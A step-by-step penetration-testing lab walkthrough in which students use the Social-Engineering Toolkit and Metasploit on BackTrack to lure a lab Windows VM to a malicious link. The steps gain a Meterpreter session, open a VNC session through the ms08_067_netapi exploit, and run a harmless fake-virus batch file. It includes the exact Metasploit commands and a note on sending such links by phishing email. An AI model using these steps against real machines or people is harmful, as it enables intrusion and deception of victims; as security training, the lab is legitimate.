**Social Engineering Toolkit (SET):**

**Create Malicious Weblink, Install Virus, Capture Forensic Images**

**Section 0. Background Information**

What is the Social-Engineering Toolkit (SET)

The Social-Engineering Toolkit (SET) is a python-driven suite of custom tools which solely focuses on attacking the human element of penetration testing.

It's main purpose is to augment and simulate social-engineering attacks and allow the tester to effectively test how a targeted attack may succeed.

Social-Engineering toolkit available on backtrack like on backtrack 5, backbox, blackbuntu, Gnacktrack and other Linux distribution that are used for penetration testing.

**Lab Notes**

In this lab we will do the following:

1. Use Set to Create a Malicious Web Link
2. Create an addition VNC Session
3. Install a Fake Virus

Capture a Forensics Memory and Hard Disk Image.

**Section 1. Configure BackTrack Virtual Machine Settings**

* Open Your VMware Player

**Instructions:**


1. On Your Host Computer, Go To
2. Start --> All Program --> VMWare --> VMWare Player

Edit BackTrack Virtual Machine Settings

**Instructions:**


Highlight BackTrack5R1

Click Edit virtual machine settings



* Edit Network Adapter
  + **Instructions:**

1. Highlight Network Adapter
2. Select Bridged
3. Do not Click on the OK Button.



**Section 2. Login to BackTrack**


Start BackTrack VM Instance

* **Instructions:**

1.Start Up VMWare Player

2.Select BackTrack5R1


3.Play virtual machine



2.Login to BackTrack

* **Instructions:**
  + Login: root


Password: toor or <whatever you changed it to>.



3.Bring up the GNOME

* **Instructions:**

Type startx




**Section 3: Open Console Terminal and Retrieve IP Address**

1.Open a console terminal

* **Instructions:**


Click on the console terminal



2.Get IP Address

* **Instructions:**
  + ifconfig -a
* **Notes:**
  + As indicated below, my IP address is 192.168.1.105.


Please record your IP address.



**Section 4. Start the Social Engineering ToolKit**

1.Start Social Engineering ToolKit


* **Instructions:**
  + cd /pentest/exploits/set
  + ./set



2.Website Attack Vector

* **Instructions:**


Select 2



3.Select Metasploit Browser Attack Method

* **Instructions:**


Select 2



4.Select Web Templates

* **Instructions:**


Select 1



5.Set Facebook Web Attack

* **Instructions:**


Select 4



6. Enter Exploit

* **Instructions:**


24) Metasploit Browser Autopwn (USE AT OWN RISK!)



7.Set Payload

* **Instructions:**
  + Select 2) Windows Reverse\_TCP Meterpreter


Use Port 5555



8.Exploits Prepared, Server Started

* **Instructions:**
  + Your are looking for the "--- Done, Found" before you Continue.


Continue to next Section.



**Section 5. Start Up Windows Machine**

* **Social Engineering Note**
  + Image how an attacker could embed the malicious link, created in previous Section, in an email to a possible victim.
  + This type of attack is especially dangerous because it crashes the victim's web browser, and the victim does not realize the Metasploit payload was injected and a session is now attached to a migrated notepad process.


1. Booting up WindowsVulerable01
   * **Instructions**:
     1. Start up VMware Player
     2. Select WindowsVulerable01
     3. Edit Virtual Machine



2.Configuring the Network Adapter

* **Instructions**:
  + Select Network Adapter
  + Select Bridged Connection


Select OK



3.Play WindowVulnerable01

* **Instructions**:


Select Play virtual Machine



4.WindowsVulerable01 Authentication

* **Instructions**:

Login as administrator



**Section 6. Start Up a Web Browser**

1.Start Up Internet Explorer


* **Instructions:**
  + Start --> All Programs --> Internet Explorer



2.Victim Clicks on Link


* **Instructions:**
  + Place the Malicious Web Link in the Address Bar.
    1. In my case, http://192.168.1.105:8080
    2. In your case, get the IP address from Section 4, Step 8.
* **Note:**

The Web Browser will just crash.



**Section 7. Entering the Victim's Machine**


1.Record Victim's IP Address

* **Instructions:**
  + Record the Victim's IP Address.
  + Look for the line that starts with Session ID 1 (See Below).
  + 

Create VNC Session to Victim's machine


* **Instructions:**
  + Press <Enter>
  + use windows/smb/ms08\_067\_netapi
  + set PAYLOAD windows/vncinject/bind\_tcp
  + set RHOST 192.168.1.109
    1. **Note**: This is the IP Address obtained in the previous step.

Exploit



Viewing the Victim's Machine over VNC


* **Instructions:**
  + Now you have a VNC connection to the Victim's Machine.
  + Pretty KooL right!!!
* **Proof of Lab Instructions #1:**
  + Click in the Metasploit Courtesy Shell
  + date, press enter twice
  + echo "Your Name"
    1. Replace the string "Your Name" with your actual name.
    2. i.e., echo "John Gray"
  + PrtScn
  + Paste into a word document
  + Continue to Next Step



Bring Up Internet Explorer

* **Instructions:**


Start --> Internet Explorer



5. Download Fake Virus.

* **Instructions:**
  + Place the following link into the address bar.
    1. http://www.computersecuritystudent.com/UNIX/BACKTRACK/BACKTRACK5R1/lesson6/fake\_virus.bat
  + Press Enter
  + Click Save


Continue to Next Step



6. Save the Fake Virus.

* **Instructions:**
  + Navigate to "C:\tools\Virus Jar"
    1. Create this directory if it does not already exist.


Click Save



7.Run the Fake Virus.

* **Instructions:**


Click the Run Button



8. Viewing Results

* **Instructions:**
  + You will now see some messages stating your system was compromised.
    1. Note, this is just a batch script that prints messages to a screen.
    2. This was just an example of what an attacker could do once they compromised the victim's machine.

